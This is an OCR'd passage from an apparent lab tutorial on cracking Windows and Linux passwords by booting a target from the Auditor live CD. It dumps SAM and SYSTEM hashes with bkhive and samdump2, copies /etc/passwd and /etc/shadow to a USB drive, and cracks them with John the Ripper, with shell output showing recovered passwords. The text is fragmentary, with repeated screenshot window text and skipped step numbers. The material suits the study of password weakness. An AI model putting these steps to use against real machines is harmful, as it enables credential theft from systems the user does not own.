
```
root@1[mnt]# fdisk -l /dev/hda

Disk /dev/hda: 5368 MB, 5368709120 bytes
255 heads, 63 sectors/track, 652 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes

   Device Boot      Start         End      Blocks   Id  System
/dev/hda1   *           1         651     5229126    7  HPFS/NTFS
root@1[mnt]# 
```

Figure 2.2.5 Check The Partition / Mount The Local Hardisk


Windows XP Professional - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
Red Hat 8
OpenBSD3.4
Windows XP Professional
Home Windows XP Professional OpenBSD3.4 Red Hat 8
Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell
Auditor Security Collection
You do not have VMware Tools installed.
Recycle Bin
Internet Explorer
Burn CDs & DVDs with S...
Start Media Experience
client3
putty
antivirus-sou...
Important-e...
tasm
SEH
VirusCollection
Antivirus-Sou...
Win32Shellc...
simplepe
attach


```
root@1[mnt]# mount /dev/hda1
root@1[mnt]# cd /mnt/usb
root@1[usb]# bkhive-linux /mnt/hda1/WINDOWS/system32/config/system lclee-syskey.txt
Bkhive ncuomo@studenti.unina.it

Bootkey: 11df0b6ee1b1eee52caa6a83a9a8a519
root@1[usb]# samdump2-linux /mnt/hda1/WINDOWS/system32/config/sam lclee-syskey.txt>lclee-hashes.txt
Samdump2 ncuomo@studenti.unina.it
This product includes cryptographic software written
by Eric Young (eay@cryptsoft.com)

No password for user Guest(501)
No password for user SUPPORT_388945a0(1002)
root@1[usb]# 
```

Figure 2.2.6 Remove SysKey Protection And Get Hashes From SAM and SYSTEM files



```
root@1[usb]# gunzip -c /opt/auditor/full/share/wordlists/english/english.txt.gz>/mnt/usb/eng.txt
root@1[usb]#
```

Figure 2.2.7 Unzipped the Wordlist



```
root@1[ramdisk]# john lclee-hashes.txt -w:eng.txt
Loaded 6 password hashes with no different salts (NT LM DES [32/32 BS])
[redacted]          (Administrator:1)
D                   (lclee:2)
[redacted]          (Administrator:2)
PASSWOR             (lclee:1)
guesses: 4  time: 0:00:00:01 100%  c/s: 6257244  trying: ZZYZX - ZZZZZZZ
root@1[ramdisk]#
```

Figure 2.2.8 Password Cracked

3.0 Linux

This section will look into password cracking on a Linux machine. The main goal is to see how the weak passwords of root / users are easy to crack by script kiddie.

3.1 Cracking Linux Password with a Auditor Boot CD

I am going to use the Auditor Boot CD again. To get a password file from a system can be very easy. Just put an Auditor Boot CD [3] in the system and boot up. Detail as below.

Requirement: USB Pen Drive, Auditor Boot CD

Procedure :

1. Download the Auditor Boot CD ISO and burn it. The URL please refers to [3]. All of the tools in this tutorial come on the Auditor Boot CD.

2. Insert the CD into the target machine, reboot and set the CD-ROM as the first boot device in the BIOS (Refer to **Figure 3.1.1**).

3. Auditor will boot and ask to set the screen resolution. Choose a resolution that monitor and video card will support (Refer to **Figure 3.1.2** and **Figure 3.1.3**).

4. Open a new terminal after auditor finishes booting. From here, script kiddies start to copy and crack the password.

5. Firstly, use the following command to mount the USB Pen Drive (Refer to **Figure 3.1.4**).

   ```
   # mkdir  /mnt/usb
   # mount /dev/sda  /mnt/usb
   # cd /mnt/usb
   ```

6. Mount the local hardisk (**Figure 3.1.5**). Command as below.

   ```
   # fdisk –l
   # mount /dev/hda1
   ```

7. Copy the Linux password and shadow file into USB Pen Drive. Run the command as below. Refer to **Figure 3.1.6**.

   ```
   # cp /~PATH~/etc/passwd  /mnt/usb/password
   ```


```
# cp /~PATH~/etc/shadow  /mnt/usb/shadow
```

10. Extract the wordlists and use the John the Ripper to crack the hashes (lclee-hashes.txt). Refer to **Figure 3.1.7**.

```
# gunzip –c /opt/auditor/full/share/wordlists/English/English.txt.gz>
/mnt/usb/eng.txt
```

```
# john shadow –w:eng.txt
```


11. Password cracked (Refer to **Figure 3.1.8**)



f-13f - Windows Picture and Fax Viewer
Red Hat 8 - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
Red Hat 8
OpenBSD3.4
Windows XP Professional
Home Windows XP Professional OpenBSD3.4 Red Hat 8
You do not have VMware Tools installed.

```
                      PhoenixBIOS Setup Utility
    Main      Advanced      Power     Boot      Exit

      CD-ROM Drive                                  Item Specific Help
     +Hard Drive
     +Removable Devices                           Keys used to view or
      Network boot from AMD Am79C970A             configure devices:
                                                  <Enter> expands or
                                                  collapses devices with
                                                  a + or -
                                                  <Ctrl+Enter> expands
                                                  all
                                                  <Shift + 1> enables or
                                                  disables a device.
                                                  <+> and <-> moves the
                                                  device up or down.
                                                  <n> May move removable
                                                  device between Hard
                                                  Disk or Removable Disk
                                                  <d> Remove a device
                                                  that is not installed.

 F1   Help   ↑↓  Select Item   -/+    Change Values        F9   Setup Defaults
 Esc  Exit   ↔   Select Menu   Enter  Select ► Sub-Menu    F10  Save and Exit
```


Figure 3.1.1 Reset the Bios Setting



f-13f - Windows Picture and Fax Viewer
Red Hat 8 - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
Red Hat 8
OpenBSD3.4
Windows XP Professional
Home Windows XP Professional OpenBSD3.4 Red Hat 8
You do not have VMware Tools installed.


```
Auditor Security Collection - boot menu
------------------------------------------------
2003-2005 by Max Moser (mmo@remote-exploit.org)

Choose which mode fits best to your hardware.

1  - 800x600        5  - 1400x1050
2  - 1024x768       6  - 1600x1200
3  - 1152x864       7  - fail-save 1024x768
4  - 1280x1024      8  - fail-save  800x600

Press "F1" for additional boot options and help

Please enter the desired number and press return/enter

boot: 2_
```

Figure 3.1.2 Set Screen Resolution


f-13f - Windows Picture and Fax Viewer
Red Hat 8 - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
Red Hat 8
OpenBSD3.4
Windows XP Professional
Home
Windows XP Professional
OpenBSD3.4
Red Hat 8
You do not have VMware Tools installed.


```
PCI: Cannot allocate resource region 4 of device 0000:00:07.1

Welcome to the AUDITOR Security Collection!


 Accessing KANOTIX CDROM at /dev/hdc...
Total memory found: 254772 kB
Creating /ramdisk (dynamic size=190352k) on shared memory...Done.
Creating directories and symlinks on ramdisk..._
```

Figure 3.1.3 Boot Auditor CD




```
root@1[mnt]# mkdir usb
root@1[mnt]# mount /dev/sda /mnt/usb
root@1[mnt]# 
```

Figure 3.1.4 Mount USB Pen Drive


f-13f - Windows Picture and Fax Viewer
Red Hat 8 - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
Red Hat 8
OpenBSD3.4
Windows XP Professional
Home
Windows XP Professional
OpenBSD3.4
Red Hat 8
Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell
Auditor Security Collection
Shell - Konsole
You do not have VMware Tools installed.


```
root@1[knoppix]# fdisk -l

Disk /dev/sda: 5368 MB, 5368709120 bytes
255 heads, 63 sectors/track, 652 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *           1         612     4915858+  83  Linux
/dev/sda2             613         652      321300   82  Linux swap
root@1[knoppix]#
```

Figure 3.1.5 Check The Partition / Mount Local Hardisk


f-13f - Windows Picture and Fax Viewer
Red Hat 8 - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
Red Hat 8
OpenBSD3.4
Windows XP Professional
Home
Windows XP Professional
OpenBSD3.4
Red Hat 8
Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell
Auditor Security Collection
Shell - Konsole
You do not have VMware Tools installed.


```
root@1[[redacted]]# cp /[redacted]/etc/passwd  /[redacted]/passwd
root@1[[redacted]]# cp /[redacted]/etc/shadow /[redacted]/shadow
root@1[[redacted]]# ls
home   passwd  shadow  var
root@1[[redacted]]#
```

Figure 3.1.6 Copy Linux Password and Shadow files


f-13f - Windows Picture and Fax Viewer
Red Hat 8 - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot
Revert
Favorites
Red Hat 8
OpenBSD3.4
Windows XP Professional
Home
Windows XP Professional
OpenBSD3.4
Red Hat 8
Shell - Konsole
